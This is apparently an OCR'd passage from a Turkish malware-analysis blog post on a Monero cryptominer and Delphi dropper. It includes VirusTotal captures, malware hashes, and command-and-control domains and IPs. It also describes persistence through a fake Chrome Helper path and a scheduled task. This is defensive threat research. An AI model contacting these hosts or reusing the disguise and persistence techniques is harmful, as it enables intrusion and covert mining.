
Start new job







http://xfl[.]mooo.com web adresi ve çözdüğü ip adresleri özelinde arama yaptığımda ise ip adreslerinden indirilen srim2 dosyası dikkatimi çekti. Dosyayı indirip 7-Zip aracı ile açıp config.json dosyasına baktığımda Monero dijital para madeni yapan bir yazılım olduğu ortaya çıktı.


VirusTotal
https://www.virustotal.com/gui/file/055d4b6e6d189ff1f89bedf51e83a74c6f0a83da629c27da7a4570f142d2aad3/relations
Hack 4 Career. Inform
LinkedIn
Mert SARICA (merts
Inbox - mert.sarica@
055d4b6e6d189ff1f89bedf51e83a74c6f0a83da629c27da7a4570f142d2aad3
Mert SARICA
50
/ 67
Community Score
50 engines detected this file
055d4b6e6d189ff1f89bedf51e83a74c6f0a83da629c27da7a4570f142d2aad3
client
peexe
699.5 KB
Size
2018-12-01 00:45:15 UTC
1 month ago
EXE
DETECTION
DETAILS
RELATIONS
BEHAVIOR
CONTENT
SUBMISSIONS
COMMUNITY
Graph Summary
2 similar files
3 itw urls
1 itw domains
ITW Urls
Scanned
Detections
URL
2018-12-30
13 / 68
http://140.82.59.108/client
2019-01-03
5 / 67
http://xfl.mooo.com/
2018-11-23
6 / 66
http://45.76.3.86/client
Contained In Graphs
Owner
Description
VirusTotal
Community
Tools
Premium Services
Documentation


VirusTotal
VirusTotal Graph - Home
VirusTotal
https://www.virustotal.com/gui/ip-address/140.82.59.108/relations
Hack 4 Career. Inform
LinkedIn
Mert SARICA (merts
Inbox - mert.sarica@
140.82.59.108
Mert SARICA
Community Score
4 detected URLs under this IP address
140.82.59.108
US
RELATIONS
COMMUNITY
Graph Summary
2 resolutions
4 urls
1 communicating files
2 downloaded files
Passive DNS Replication
Date resolved
Domain
2018-12-26
xred.mooo.com
2018-07-31
puppet-master.io
URLs
Scanned
Detections
URL
2019-01-01
4 / 67
http://140.82.59.108/
2018-12-30
13 / 68
http://140.82.59.108/client
2018-12-28
12 / 69
http://140.82.59.108/srim2
2018-12-24
2 / 66
http://xred.mooo.com/
Downloaded Files
Scanned
Detections
Type
Name
2018-12-01
50 / 67
Win32 EXE
client
2018-12-29
44 / 71
Win32 EXE
/var/www/clean-mx/virusesevidence/output.114522386.txt
Communicating Files
Scanned
Detections
Type
Name
2018-11-05
47 / 68
Win32 EXE
G130.6.1.1.exe





client.exe dosyasına kısaca bakmaya karar verdikten sonra IDA Pro ve Interactive Delphi Reconstructor araçları ile analiz etmeye başladım. Dikkate değer tespitlerime hızlıca yer vermem gerekirse;

1. cache1.exe çalıştırıldıktan sonra kendisini

C:\Users\admin\AppData\Local\Google Chrome Helper\chromehelper.exe altına kopyalamaktadır.

2. http://xredini[.]mooo.com , http://140[.]82.59.108/config ve http://45[.]76.3.86/min adresleri ile iletişime geçmektedir.


3. IDAPython yardımı ile gizlenmiş karakter dizilerini çözdüğümde karakter dizileri arasında xred[.]mooo.com , xredini[.]mooo.com ve xfl[.]mooo.com adresleri ortaya çıkmaktadır.


4. Zamanlanmış görevlere (task scheduler) Google Chrome Helper Update kaydını yaratabilmektedir.

